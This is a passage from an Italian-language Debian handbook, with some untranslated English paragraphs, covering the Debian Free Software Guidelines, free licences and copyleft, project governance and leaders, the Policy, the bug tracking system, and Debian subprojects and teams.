(la più comune delle quali è il divieto all'utilizzo del software in ambito commerciale). Distribuendo queste opere nel ramo non-free, si cerca indirettamente di spiegare agli autori che le loro creazioni sarebbero più ampiamente utilizzate e conosciute, se potessero essere incluse nella sezione principale. E sono, pertanto, invitati a modificare la loro licenza per raggiungere questo scopo.

Dopo un primo infruttuoso tentativo nel 2004, la rimozione completa della sezione del software non-free è improbabile che ritorni in agenda, soprattutto perché vi sono contenuti molti documenti utili che sono stati spostati semplicemente perché non soddisfano completamente i nuovi requisiti richiesti per la sezione principale. Questo è in modo particolare il caso di certi file di documentazione di software prodotti dal progetto GNU (in particolare, Emacs e Make).

Il mantenimento della sezione non-free è occasionalmente fonte di attrito con la Free Software Foundation, ed è la ragione principale per la quale la stessa si rifiuta di raccomandare ufficialmente Debian come sistema operativo.

1.2.2. Le Linee Guida Debian per il Software Libero

Questo documento di riferimento definisce le specifiche richieste da un software per essere "abbastanza libero" da poter essere incluso in Debian. Se la licenza di un programma è in accordo con questi principi, esso può essere incluso nella sezione principale; al contrario, e a condizione che ne sia consentita la libera distribuzione, può essere aggiunto alla sezione non-free. La sezione non-free non fa ufficialmente parte di Debian; è un servizio aggiunto disponibile per gli utenti.

Più che definire i criteri di selezione per Debian, questo testo è diventato un testo fondamentale del software libero, ed è servito come base per la "Definizione di Open Source" (sorgente aperto). Storicamente, è stato dunque una delle prime formalizzazioni del concetto di "software libero".

La GNU General Public License, la BSD License e la Artistic License sono esempi di licenze libere tradizionali che seguono i 9 punti menzionati in questo testo. Qui di seguito troverete il testo così come è pubblicato sul sito web di Debian.

➨ `http://www.debian.org/social_contract#guidelines`

1. **Libera ridistribuzione.** La licenza di un componente Debian non può porre restrizioni a nessuno per la vendita o la cessione del software come componente di una distribuzione software aggregata contenente programmi provenienti da fonti diverse. La licenza non può richiedere royalty o altri pagamenti per la vendita.

FONDAMENTALI

Licenze libere

La GNU GPL, la licenza BSD e la Artistic License, anche se molto diverse sono tutte conformi alle Linee guida Debian per il software libero (Debian Free Software Guidelines - DFSG).

La GNU GPL, utilizzata e promossa dalla FSF (Free Software Foundation), è la più comune. La sua caratteristica principale è che essa si applica anche a qualsiasi opera derivata che viene ridistribuita: un programma che incorpora o utilizza codice GPL può essere distribuito solo negli stessi termini. Se ne

vieta, pertanto, qualsiasi riutilizzo in una applicazione proprietaria. Questo pone seri problemi per il riuso di codice GPL in software libero incompatibile con questa licenza. Di conseguenza, a volte è impossibile collegare un programma pubblicato sotto un'altra licenza per software libero con una libreria distribuita sotto GPL. D'altra parte, questa licenza è molto solida nel diritto americano: gli avvocati della FSF hanno partecipato alla stesura della stessa, e hanno spesso costretto i trasgressori a raggiungere un accordo amichevole con la FSF senza ricorrere al giudice.

➨ `http://www.gnu.org/copyleft/gpl.html`

The BSD license is the least restrictive: everything is permitted, including use of modified BSD code in a proprietary application.

➨ `http://www.opensource.org/licenses/bsd-license.php`

Infine, la Artistic License consiste in un compromesso fra le altre due: l'integrazione di codice in una applicazione proprietaria è consentita, ma ogni modifica deve essere resa pubblica.

➨ `http://www.opensource.org/licenses/artistic-license-2.0.php`

Il testo completo di queste licenze è disponibile in ogni sistema Debian nella directory `/usr/share/common-licenses/`.

2. **Codice sorgente.** Il programma deve includere il codice sorgente e deve permettere la distribuzione sia come codice sorgente che in forma compilata.
3. **Lavori derivati.** La licenza deve permettere modifiche e lavori derivati e deve permettere la loro distribuzione con gli stessi termini di licenza del software originale.
4. **Integrità del codice sorgente dell'autore.** La licenza può porre restrizioni alla distribuzione di codice sorgente modificato *solo* se permette la distribuzione di "file patch" insieme al codice sorgente con lo scopo di modificare il programma durante la compilazione. La licenza deve esplicitamente permettere la distribuzione di software compilato con codice sorgente modificato. La licenza può richiedere che i lavori derivati abbiano un nome o un numero di versione diversi da quelli del software originale (*Questo è un compromesso. Il gruppo Debian invita tutti gli autori a non impedire che file, sorgenti o binari, possano essere modificati*).
5. **Nessuna discriminazione di persone o gruppi.** La licenza non può discriminare nessuna persona o gruppo di persone.
6. **Nessuna discriminazione nei campi di impiego.** La licenza non può porre restrizioni all'utilizzo del programma in uno specifico campo di impiego. Per esempio, non può porre restrizioni all'uso commerciale o nella ricerca genetica.
7. **Distribuzione della licenza.** I diritti applicati al programma devono essere applicabili a chiunque riceva il programma senza il bisogno di utilizzare licenze addizionali di terze parti.
8. **La licenza non può essere specifica per Debian.** I diritti applicati al programma non possono dipendere dal fatto che esso sia parte di un sistema Debian. Se il programma è estratto da Debian e usato o distribuito senza Debian ma ottemperando ai termini della licenza, tutte le parti alle quali il programma è ridistribuito dovrebbero avere gli stessi diritti di coloro che lo ricevono con il sistema Debian.

9. **La licenza non deve contaminare altro software.** La licenza non può porre restrizioni ad altro software che sia distribuito insieme al software concesso in licenza. Per esempio, la licenza non può richiedere che tutti gli altri programmi distribuiti con lo stesso supporto debbano essere software libero.

FONDAMENTALI

Copyleft

Il copyleft è un principio che consiste nell'utilizzare i diritti d'autore per garantire la libertà di un prodotto e dei suoi derivati, piuttosto che limitarne i diritti di utilizzo, come avviene con il software proprietario. È anche un gioco di parole sul termine "copyright". Richard Stallman ebbe l'idea quando un suo amico, appassionato di giochi di parole, scrisse su una busta a lui indirizzata: "copyleft: all rights reversed" (copyleft: tutti i diritti invertiti). Il copyleft impone la conservazione di tutte le libertà iniziali dal momento della distribuzione di una versione originale o modificata di un lavoro (di solito un programma). È, dunque, impossibile distribuire un programma come software proprietario se derivato dal codice di un programma rilasciato come copyleft.

La licenza copyleft più conosciuta è, naturalmente, la GNU GPL, con la sua serie di derivate, la GNU LGPL o GNU Lesser General Public License (GPL Attenuata), e la GNU FDL o GNU Free Documentation License. Purtroppo, le licenze copyleft sono generalmente incompatibili tra loro. Di conseguenza, è meglio utilizzarne una sola per volta.

COMUNITÀ

Bruce Perens, un leader controverso

Bruce Perens fu il secondo leader del progetto Debian, che successe a Ian Murdock. Fu una figura molto controversa per le sue dinamiche e per i suoi metodi autoritari. Rimane comunque molto importante il suo contributo a Debian, per la redazione delle famose linee guida "Debian Free Software Guidelines" (DFSG), da uno spunto originale di Ean Schuessler. Successivamente, Bruce avrebbe tratto da questo documento la famosa "Open Source Definition" (definizione dell'Open Source), rimuovendone tutti i riferimenti a Debian.

➨ `http://www.opensource.org/`

La sua uscita del progetto è stata alquanto burrascosa, ma Bruce è rimasto fortemente legato a Debian, visto che continua a promuovere la distribuzione in ambito politico ed economico. Appare ancora sporadicamente sulle mailing list per dare la sua consulenza e presentare le sue ultime iniziative in favore di Debian.

Last anecdotal point, it was Bruce who was responsible for inspiring the different "codenames" for Debian versions (1.1 — *Rex*, 1.2 — *Buzz*, 1.3 — *Bo*, 2.0 — *Hamm*, 2.1 — *Slink*, 2.2 — *Potato*, 3.0 — *Woody*, 3.1 — *Sarge*, 4.0 — *Etch*, 5.0 — *Lenny*, 6.0 — *Squeeze*, 7 — *Wheezy*, 8 — *Jessie*, 9 — *Stretch*, 10 (not released yet) — *Buster*, 11 (not released yet) — *Bullseye*, *Unstable* — *Sid*). They are taken from the names of characters in the Toy Story movie. This animated film entirely composed of computer graphics was produced by Pixar Studios, with whom Bruce was employed at the time that he led the Debian project. The name "Sid" holds particular status, since it will eternally be associated with the *Unstable* branch. In the film, this character was the neighbor child, who was always breaking toys — so beware of getting too close to *Unstable*. Otherwise, *Sid* is also an acronym for "Still In Development".

1.3. Il funzionamento interno del Progetto Debian

I grandi risultati prodotti dal progetto Debian sono dovuti contemporaneamente al lavoro svolto sull'infrastruttura dagli esperti sviluppatori di Debian, dal lavoro individuale o collettivo degli sviluppatori sui pacchetti Debian, e dalle opinioni degli utenti.

1.3.1. Gli Sviluppatori Debian

Debian developers have various responsibilities, and as official project members, they have great influence on the direction the project takes. A Debian developer is generally responsible for at least one package, but according to their available time and desire, they are free to become involved in numerous teams, acquiring, thus, more responsibilities within the project.

➨ `https://www.debian.org/devel/people`

➨ `https://www.debian.org/intro/organization`

➨ `https://wiki.debian.org/Teams`

STRUMENTO

Database degli sviluppatori

Debian has a database including all developers registered with the project, and their relevant information (address, telephone, geographical coordinates such as longitude and latitude, etc.). Some of the information (first and last name, country, username within the project, IRC username, GnuPG key, etc.) is public and available on the Web.

➨ `https://db.debian.org/`

Le coordinate geografiche permettono la creazione di una mappa che visualizza la distribuzione degli sviluppatori in giro per il mondo. Debian è realmente un progetto internazionale: suoi sviluppatori possono essere trovati in tutti i continenti, anche se la maggior parte è posizionata nel "mondo Occidentale".




Figura 1.1 *Distribuzione a livello mondiale degli sviluppatori Debian*

Package maintenance is a relatively regimented activity, very documented or even regulated. It must, in effect, comply with all the standards established by the *Debian Policy*. Fortunately, there are many tools that facilitate the maintainer's work. The developer can, thus, focus on the specifics of their package and on more complex tasks, such as squashing bugs.

➨ `https://www.debian.org/doc/debian-policy/`

FONDAMENTALI

Manutenzione dei pacchetti, il lavoro degli sviluppatori

La manutenzione di un pacchetto comporta, in primo luogo, l' "impacchettamento" del progrmma. In particolare, questo significa definire le modalità di installazione in modo tale che, una volta installato, questo programma funzioni correttamente rispettando tutte le regole imposte dal progetto Debian. Il risultato di questa operazione viene salvato in un file `.deb`. L'effettiva installazione del programma non dovrà richiedere altro che l'estrazione dei file compressi e l'esecuzione di alcuni script pre-installazione o post-installazione in esso contenuti.

Dopo questa fase iniziale, comincia realmente il ciclo di manutenzione: preparazione degli aggiornamenti rispettando l'ultima versione della Debian Policy, correzione degli errori segnalati dagli utenti, e l'inclusione di eventuali nuove versioni "upstream" (lett. "a monte") che naturalmente continueranno ad essere sviluppate contemporaneamente. Ad esempio, al momento della creazione iniziale del pacchetto, il programma è alla versione 1.2.3. Dopo alcuni mesi di sviluppo, gli autori originali rilasciano una nuova versione stabile, numerata 1.4.0. A questo punto, il manutentore Debian dovrebbe aggiornare il pacchetto, in modo che tale gli utenti possano beneficiare dell'ultima versione stabile.

The Policy, an essential element of the Debian Project, establishes the norms ensuring both the quality of the packages and perfect interoperability of the distribution. Thanks to this Policy, Debian remains consistent despite its gigantic size. This Policy is not fixed in stone, but continuously evolves thanks to proposals formulated on the debian-policy@lists.debian.org mailing list. Amendments that are agreed upon by all interested parties are accepted and applied to the text by a small group of maintainers who have no editorial responsibility (they only include the modifications agreed upon by the Debian developers that are members of the above-mentioned list). You can read current amendment proposals on the bug tracking system:

➨ `https://bugs.debian.org/debian-policy`

COMUNITÀ

Policy: procedura editoriale

Chiunque può proporre modifiche alla Policy di Debian semplicemente inserendo la segnalazione di un errore con livello di gravità "wishlist" relativo al pacchetto *debian-policy*. Il percorso che inizia è documentato nel file `/usr/share/doc/debian-policy/Process.html`: se viene considerato un problema da risolvere tramite la creazione di una nuova regola nella Policy di Debian, inizia la relativa discussione nella mailing list debian-policy@lists.debian.org fino a quando si raggiunge l'accordo per una proposta. Qualcuno elabora quindi la modifica decisa e la sottopone per l'approvazione (sotto forma di patch da revisionare). Appena altri due sviluppatori confermano che la modifica proposta riflette l'accordo raggiunto nella precedente discussione (la "appoggiano"), la proposta può essere inclusa nel documento ufficiale da uno dei manutentori del pacchetto *debian-policy* .Se il processo non supera uno di questi passaggi, i manutentori chiudono il bug, classificando la proposta come respinta.

DEBIAN POLICY

La documentazione

La documentazione di ogni pacchetto è memorizzata nella directory `/usr/share/doc/pacchetto/`. Questa directory spesso contiene un file `README.Debian` nel quale sono descritte le modifiche specifiche per Debian apportate dal manutentore del pacchetto. E', quindi, consigliabile leggere questo file prima di ogni modifica alla configurazione del pacchetto al fine di beneficiare della sua esperienza. Troviamo anche il file `changelog.Debian.gz` che descrive le modifiche fatte da una versione all'altra dal manutentore Debian. Non deve essere confuso con il file `changelog.gz` (o simile), che descrive le modifiche apportate dagli sviluppatori originali. Il file `copyright` include informazioni relative all'autore ed al tipo di licenza che copre il software. Infine, è anche possibile trovare un file chiamato `NEWS.Debian.gz`, che è utilizzato dallo sviluppatore Debian per comunicare informazioni importanti sugli aggiornamenti; se viene utilizzato*apt-listchanges*, questi messaggi vengono visualizzati automaticamente. Tutti gli altri file sono specifici di un dato software. In modo particolare vorremmo far notare la sottodirectory `examples` che spesso contiene esempi di file di configurazione.

Le Policy coprono molto bene gli aspetti tecnici della creazione di pacchetti. La dimensione del progetto solleva anche problemi organizzativi; questi vengono trattati dalla Costituzione Debian, che stabilisce la struttura ed i mezzi per il processo decisionale. In altre parole, un sistema formale di governance.

La costituzione definisce un certo numero di ruoli e posizioni, compreso le responsabilità e le autorizzazioni di ognuno. È particolarmente interessante notare che gli sviluppatori Debian dispongono sempre dell'autorità per la decisione finale, potendo votare le risoluzioni generali, in cui per apportare modifiche significative (come quelle che riguardano i documenti fondanti) è necessaria una maggioranza qualificata dei tre quarti (75%) dei voti. Tuttavia, gli sviluppatori annualmente eleggono il «leader» per rappresentarli nelle riunioni, e garantire il coordinamento interno tra i diversi team. Questa elezione è sempre preceduta da un periodo di intense discussioni. Il ruolo di questo leader non è definito formalmente da alcun documento: i candidati a questo ruolo di solito propongono la propria definizione della posizione. In pratica, i ruoli del leader comprendono quello di mantenere i rapporti con i media, il coordinamento «interno» fra i vari team, e l'assegnare un orientamento generale al progetto in cui gli sviluppatori possano riconoscersi: il punto di vista del DPL è implicitamente approvato dalla maggioranza dei membri del progetto.

In particolare, i leader hanno un potere reale: i loro voti risolvono le votazioni in pareggio, loro possono prendere ogni decisione che non sia già assegnata ad un'altra autorità e possono delegare parte delle proprie responsabilità.

Since its inception, the project has been successively led by Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Mehdi Dogguy and Chris Lamb.

La costituzione definisce anche il "comitato tecnico". Il principale ruolo di questo comitato è quello di derimere dispute in materia tecnica quando gli sviluppatori interessati non hanno raggiunto un accordo tra di loro. Oltre a ciò, questo comitato svolge un ruolo consultivo per qualsiasi sviluppatore che non riesce a prendere una decisione di cui è responsabile. È importante

notare che deve essere comunque interpellato da una delle parti in questione.

Infine, la costituzione definisce la posizione del "segretario del progetto", che si occupa dell'organizzazione delle votazioni relative alle varie elezioni e risoluzioni generali.

The "general resolution" procedure is fully detailed in the constitution, from the initial discussion period to the final counting of votes. The most interesting aspect of that process is that when it comes to an actual vote, developers have to rank the different ballot options between them and the winner is selected with a Condorcet method[1] (more specifically, the Schulze method). For further details see:

➨ `http://www.debian.org/devel/constitution.en.html`

CULTURA

Flamewar, discussione che prende fuoco

Una "flamewar" è un dibattito estremamente appassionato, che si conclude spesso con persone che si attaccano a vicenda una volta che entrambe le parti esauriscono tutte le argomentazioni valide. Alcuni temi sono più frequentemente oggetto di polemiche rispetto ad altri (ad esempio la scelta dell'editor di testo, "Preferisci `vi` o `emacs`?", è una vecchia conoscenza). Le questioni provocano spesso scambi di e-mail molto rapidi, semplicemente a causa del numero di persone che hanno un'opinione sull'argomento (tutti) e la natura molto personale di tali questioni.

In genere questo tipo di discussioni non portano a niente di particolarmente utile; la raccomandazione generale è di tenersi fuori da questi dibattiti, e sfogliare rapidamente il loro contenuto, poiché la loro lettura completa sarebbe un inutile dispendio di tempo.

Anche se questa costituzione istituisce una parvenza di democrazia, la realtà quotidiana è ben diversa: Debian segue naturalmente le regole del software libero e della do-cracy (democrazia del fare): decide colui che fa. Può essere sprecato un sacco di tempo dibattendo sui rispettivi meriti dei vari metodi per affrontare un problema; la soluzione scelta sarà la prima che è sia funzionale che soddisfacente... onorando il tempo che vi ha dedicato una persona competente.

Questo è l'unico modo per guadagnarsi i galloni: fare qualcosa di utile e dimostrare di aver lavorato bene. Molti team "amministrativi" di Debian operano per designazione, preferendo i volontari che hanno già contribuito ed efficacemente dimostrato la loro competenza. Questo metodo è pratico, perché la maggior parte del lavoro fatto da questi team è pubblico, quindi accessibile a tutti gli sviluppatori interessati. Questo è il motivo per cui Debian è descritta come una "meritocrazia".

CULTURA

Meritocrazia, il regno della conoscenza

La meritocrazia è una forma di governo nella quale l'autorità è esercitata da coloro ai quali sono riconosciuti i maggiori meriti. Per Debian, il merito è la misura della competenza, che è essa stessa valutata attraverso l'osservazione delle attività svolte, all'interno del progetto (Stefano Zacchiroli, un ex leader del progetto, parla di "docracy", che significa "potere di coloro che fanno le cose"). La loro stessa esistenza dimostra un certo livello di competenza, poiché i loro risultati sono generalmente rappresentati da software libero, con codice sorgente disponibile, che può essere facilmente valutabile da parte dei colleghi per verificarne la qualità.

[1] `https://en.wikipedia.org/wiki/Condorcet_method`

Questa efficace modalità operativa garantisce la qualità dei contributi forniti dai team Debian «chiave». Questo non è un metodo perfetto e di tanto in tanto qualcuno non accetta questo modo di operare. La scelta degli sviluppatori accolti nei team può apparire un po' arbitraria, o addirittura sleale. Inoltre, non tutti hanno la stessa idea sul servizio richiesto a questi team. Per alcuni, è inaccettabile dover aspettare otto giorni per l'inclusione di un nuovo pacchetto Debian, mentre altri aspettano pazientemente senza problemi anche per tre settimane. Di conseguenza capita spesso ci siano lamentele dagli scontenti sulla «qualità del servizio» di alcuni team.

COMUNITÀ

Integrazione di nuovi manutentori

Il team responsabile dell'ammissione dei nuovi sviluppatori è quello regolarmente più criticato. Bisogna sapere che, nel corso degli anni, il progetto Debian è diventato sempre più esigente riguardo agli sviluppatori che accetta. Alcune persone possono ritenere che questa sia un'ingiustizia, ma dobbiamo confessare che quelle che inizialmente erano solo piccole sfide personali sono diventate una cosa molto più grande in una comunità di oltre 1.000 persone, che deve garantire la qualità e l'integrità di tutto ciò che Debian produce per i suoi utenti.

Inoltre, la procedura di accettazione si conclude con l'esame della candidatura da parte di un piccolo gruppo, i Debian Account Manager. Questi dirigenti sono, quindi, particolarmente esposti alle critiche, in quanto hanno l'ultima parola sull'inclusione o il rifiuto di un volontario all'interno della comunità degli sviluppatori Debian. In pratica, a volte si deve ritardare l'accettazione di una persona finché non avrà approfondito maggiormente il funzionamento del progetto. Si può, naturalmente, contribuire a Debian, anche prima di essere accettati come uno sviluppatore ufficiali, essendo sponsorizzati dagli sviluppatori attuali.

1.3.2. Il ruolo attivo degli utenti

Se sia rilevante citare gli utenti tra coloro che lavorano all'interno del progetto Debian? Sì: giocano un ruolo critico nel progetto. Lungi dall'essere «passivi», alcuni dei nostri utenti utilizzano versioni di Debian in fase di sviluppo e regolarmente inoltrano le segnalazioni di bug per indicare problemi. Altri vanno anche oltre e presentano idee e miglioramenti, presentando una segnalazione con un livello di gravità "wishlist" (lista dei desideri), o anche presentando correzioni al codice sorgente, dette "patch" (vedi il riquadro « Patch, come inviare una correzione» [15]).

STRUMENTO

Sistema di tracciamento dei bug (BTS)

Il Sistema di Tracciamento dei Bug di Debian (Debian BTS) è usato in tutto il progetto. La parte pubblica (l'interfaccia web) consente agli utenti di visualizzare tutti gli bug segnalati, con l'opzione per visualizzare un elenco ordinato di bug selezionati in base a vari criteri, come: pacchetto che ne è affetto, gravità, stato, indirizzo del segnalatore, indirizzo del manutentore responsabile, tag, ecc. È anche possibile consultare l'elenco storico completo di tutte le discussioni riguardanti ciascun bug.

Contemporaneamente, il BTS Debian cbasato su e-mail: tutte le informazioni che memorizza derivano dai messaggi inviati dalle persone coinvolte. Ogni e-mail inviata a 12345@bugs.debian.org sarà assegnata alla cronologia del bug numero 12345. Le persone autorizzate possono "chiudere" un bug scrivendo un messaggio che descrive i motivi della decisione di chiusura a 12345-done@bugs.debian.org (un bug viene chiuso quando il problema indicato è risolto o non è più rilevante). Un

nuovo bug viene segnalato inviando una e-mail a submit@bugs.debian.org secondo un formato specifico che identifica il pacchetto in questione. L'indirizzo control@bugs.debian.org permette la modifica di tutte le «meta-informazioni» relative a un bug.

The Debian BTS has other functional features, as well, such as the use of tags for labeling bugs. For more information, see

➨ `https://www.debian.org/Bugs/`

VOCABOLARIO

La gravità di un bug

La gravità di un bug assegna formalmente il grado di importanza del problema indicato. In realtà, non tutti i bug hanno la stessa importanza, per esempio, un errore di battitura in una pagina di manuale non è paragonabile a una vulnerabilità di sicurezza nel software per un server.

Debian uses an extended scale to describe the severity of a bug. Each level is defined precisely in order to facilitate the selection thereof.

➨ `https://www.debian.org/Bugs/Developer#severities`

Additionally, numerous satisfied users of the service offered by Debian like to make a contribution of their own to the project. As not everyone has appropriate levels of expertise in programming, they may choose to assist with the translation and review of documentation. There are language-specific mailing lists to coordinate this work.

➨ `https://lists.debian.org/i18n.html`

➨ `https://www.debian.org/international/`

FONDAMENTALI

Cosa sono i18n e l10n?

«i18n» e «l10n» solo le abbreviazioni delle parole «internationalization» (internazionalizzazione) e «localization» (localizzazione), ottenute rispettivamente, mantenendo la prima e l'ultima lettera di ogni parola e il numero di lettere nel mezzo.

La «internazionalizzazione» di un programma consiste nel modificarlo in modo tale da poterlo tradurre (localizzarlo). Questo comporta una parziale riscrittura del programma scritto per lavorare in una sola lingua in modo tale da poterlo aprire a tutte le altre lingue.

La «localizzazione» di un programma consiste nel tradurre i messaggi originali (solitamente in inglese) in un'altra lingua. Per questo, deve essere già stato precedentemente internazionalizzato.

In sintesi, l'internazionalizzazione prepara il software per la traduzione, che viene poi realizzata con la localizzazione.

FONDAMENTALI

Patch, come inviare una correzione

Una patch è un file che descrive le modifiche da apportare ad uno o più file di riferimento. In particolare, conterrà la lista delle righe da rimuovere o aggiungere al codice, e (talvolta) le righe ricavate dal testo di riferimento, per permettere di identificare nel contesto la modifica da riportare (permettono l'identificazione della posizione delle modifiche se i numeri di riga dovessero essere cambiati).

Lo strumento utilizzato per applicare le modifiche scritte in questo tipo di file si chiama semplicemente `patch`. Lo strumento che le crea è chiamato `diff`, e si utilizza in questo modo:

```
$ diff -u file.vecchio file.nuovo >file.patch
```

Il file `file.patch` contiene le istruzioni per modificare il contenuto del file `file.vecchio` trasformandolo nel `file.nuovo`. Possiamo inviarlo a qualcuno, che lo può quindi utilizzare per ricreare `file.nuovo` dagli altri due, in questo modo:

```
$ patch -p0 file.vecchio <file.patch
```

Il file, `file.vecchio`, è ora identico a `file.nuovo`.

STRUMENTO

Segnalare un bug con `reportbug`

The `reportbug` tool facilitates sending bug reports on a Debian package. It helps making sure the bug in question hasn't already been filed, thus preventing redundancy in the system. It reminds the user of the definitions of the severity levels, for the report to be as accurate as possible (the developer can always fine-tune these parameters later, if needed). It helps writing a complete bug report without the user needing to know the precise syntax, by writing it and allowing the user to edit it. This report will then be sent via an e-mail server (by default, a remote one run by Debian, but `reportbug` can also use a local server).

Questo strumento si rivolge prevalentemente alle versioni di sviluppo, e con il solo scopo di risolvere i bug. In effetti, i cambiamenti non sono benvenuti in una versione stabile di Debian, con la sola eccezione degli aggiornamenti di sicurezza oppure altri importanti aggiornamenti (se, per esempio, un pacchetto non funziona affatto). La correzione di un bug minore in un pacchetto Debian, aspetterà, perciò, il rilascio della successiva versione stabile.

Tutti questi meccanismi sono accentuati dal comportamento degli utenti. Lontani dall'essere isolati, gli utenti compongono una vera comunità all'interno della quale si svolgono numerosi scambi. Notiamo in particolare una attività importante sulla mailing list delle discussioni degli utenti, debian-user@lists.debian.org (Capitolo 7, Risoluzione dei problemi e reperimento delle principali informazioni [142] descrive la cosa in dettaglio).

Non solo gli utenti stessi sono di aiuto su argomenti tecnici che li riguardano direttamente, ma discutono anche relativamente ai modi migliori per contribuire al progetto Debian e aiutarlo a progredire — discussioni che spesso portano a proposte di miglioramento.

Dal momento che Debian non spende fondi per auto-promuoversi con campagne di marketing, i suoi utenti svolgono un ruolo essenziale nella sua diffusione, garantendo la sua fama attraverso il passaparola.

Questo metodo funziona piuttosto bene, dal momento che i fan di Debian si trovano a tutti i livelli della comunità del software libero: a partire dalle feste di installazione (workshop in cui gli utenti esperti assistono i nuovi arrivati nell'installazione del sistema) organizzate dai LUG «Linux User Group» (Gruppi di utenti Linux) locali, fino agli stand di associazioni ai grandi convegni tecnologici che si occupano di Linux, ecc.

Volunteers make posters, brochures, stickers, and other useful promotional materials for the project, which they make available to everyone, and which Debian provides freely on its website and on its wiki:

➨ `https://www.debian.org/events/material`

1.3.3. Team e sottoprogetti

Debian è organizzata, fin dall'inizio, intorno al concetto di pacchetti sorgenti, ognuno con il suo manutentore o gruppo di manutentori. Nel tempo si sono formati svariati team, che assicurano l'amministrazione delle infrastrutture, la gestione di compiti non specifici di un particolare pacchetto (garanzia della qualità, le Policy Debian, installatore, ecc.), mentre le ultime squadre si sviluppano intorno a sotto-progetti.

Sottoprogetti Debian esistenti

A ciascuno la propria Debian! Un sotto-progetto è composto da un gruppo di volontari interessati ad adattare Debian a specifiche esigenze. Al di là della selezione di un sotto-gruppo di programmi destinati ad un settore specifico (istruzione, medicina, creazione multimediale, ecc.), i sotto-progetti sono coinvolti anche nel miglioramento dei pacchetti esistenti, la creazione di pacchetti per il software mancante, l'adattamento del programma di installazione, la creazione di documentazione specifica, e altro ancora.

VOCABOLARIO

Sottoprogetti e distribuzioni derivate

Il processo di sviluppo di una distribuzione derivata consiste nell'apportare un certo numero di modifiche ad una particolare versione di Debian. L'infrastruttura utilizzata per questo tipo di lavoro è completamente esterna al progetto Debian. Non è necessariamente rispettata una policy per contribuire ai miglioramenti. Questa differenza spiega come una distribuzione derivata può «divergere» dalle sue origini di Debian, e perché deve regolarmente essere risincronizzata con la propria fonte, al fine di trarre beneficio dai miglioramenti fatti a monte.

D'altra parte, un sottoprogetto non può divergere, poiché tutto il lavoro consiste nel migliorare direttamente Debian per adattarla ad un obiettivo specifico.

La distribuzione più conosciuta derivata da Debian è, senza dubbio, Ubuntu, ma ce ne sono molte altre. Guardare Appendice A, Distribuzioni derivate [463] per conoscerne le caratteristiche ed il loro posizionamento rispetto a Debian.

Questa è una piccola selezione degli attuali sottoprogetti:

- Debian-Junior, di Ben Armstrong, offre un sistema Debian attraente e facile da usare dedicato ai bambini;
- Debian-Edu, di Petter Reinholdtsen, focalizzata sulla creazione di una distribuzione specializzata per il mondo didattico/accademico;
- Debian Med, di Andreas Tille, dedicata al settore medico;
- Debian Multimedia che si occupa di lavori audio e multimediali;

- Debian-Desktop che si concentra sul desktop e coordina le opere d'arte per il tema predefinito;
- Debian GIS che si occupa di applicazioni ed utenti di Sistemi Informativi Geografici;
- Debian Accessibility, infine, migliorando Debian cerca di soddisfare le esigenze delle persone con disabilità.

Questo elenco molto probabilmente continuerà a crescere con il tempo e mano a mano che la percezione dei vantaggi dei sottoprogetti Debian aumenterà. Essendo completamente supportati dall'infrastruttura Debian esistente, possono in effetti, concentrarsi sul lavoro fornendo un reale valore aggiunto, senza doversi preoccupare della sincronizzazione con Debian, in quanto sono sviluppati all'interno del progetto.

Team amministrativi

La maggior parte dei team amministrativi sono piuttosto chiusi reclutano nuovi volontari solo per cooptazione. Il modo migliore per poter entrare a far parte di uno di questi team è quello di assistere in modo intelligente i componenti attuali, dimostrando di aver capito gli obiettivi ed i metodi operativi del team.

Gli ftpmaster hanno il compito di gestire l'archivio ufficiale dei pacchetti Debian. Essi gestiscono il programma che riceve e memorizza automaticamente i pacchetti trasmessi dagli sviluppatori, dopo alcuni controlli, sul server di riferimento (ftp-master.debian.org).

Essi devono anche verificare le licenze di tutti i nuovi pacchetti, per garantire che Debian possa distribuirli, prima della loro inclusione nell'elenco dei pacchetti esistenti. Quando uno sviluppatore vuole rimuovere un pacchetto, si rivolge a questo team attraverso il sistema di tracciamento dei bug e lo "pseudo-pacchetto" *ftp.debian.org*.

VOCABOLARIO

Lo pseudo-pacchetto, uno strumento di controllo

Il BTS (Bug Tracking System, sistema tracciamento dei bug), inizialmente pensato per associare le segnalazioni di bug ad un pacchetto Debian, si è dimostrato molto pratico anche per gestire altre problematiche: liste di problemi da risolvere o compiti da gestire senza alcun legame con uno specifico pacchetto Debian. Gli "pseudo-pacchetti" permettono, quindi, a certi team di utilizzare il sistema di tracciamento dei bug senza associare un pacchetto vero e proprio al proprio team. Tutti possono, quindi, segnalare i problemi che devono essere affrontati. Ad esempio, il BTS ha una voce *ftp.debian.org* per fare segnalazioni sull'archivio dei pacchetti ufficiale oppure semplicemente per inoltrare la richiesta di rimozione di un pacchetto. Allo stesso modo, lo pseudo-pacchetto *www.debian.org* segnala errori sul sito ufficiale Debian, e *lists.debian.org* raccoglie tutti i problemi riguardanti le mailing list.

TOOL

GitLab, Git repository hosting and much more

A GitLab instance, known as `salsa.debian.org`, is used by Debian to host the Git packaging repositories but this software offers much more than simple hosting and Debian contributors have been quick to leverage the continuous integration features (running tests, or even building packages, on each push). Debian contributors also benefit from a cleaner contribution workflow thanks the well understood merge request process (similar to GitHub's pull requests).

GitLab replaced FusionForge (which was running on a service known as `alioth.debian.org`) for collaborative package maintainance. This service is administered by Alexander Wirt, Bastian Blank and Jörg Jaspert.

➨ `https://salsa.debian.org/`

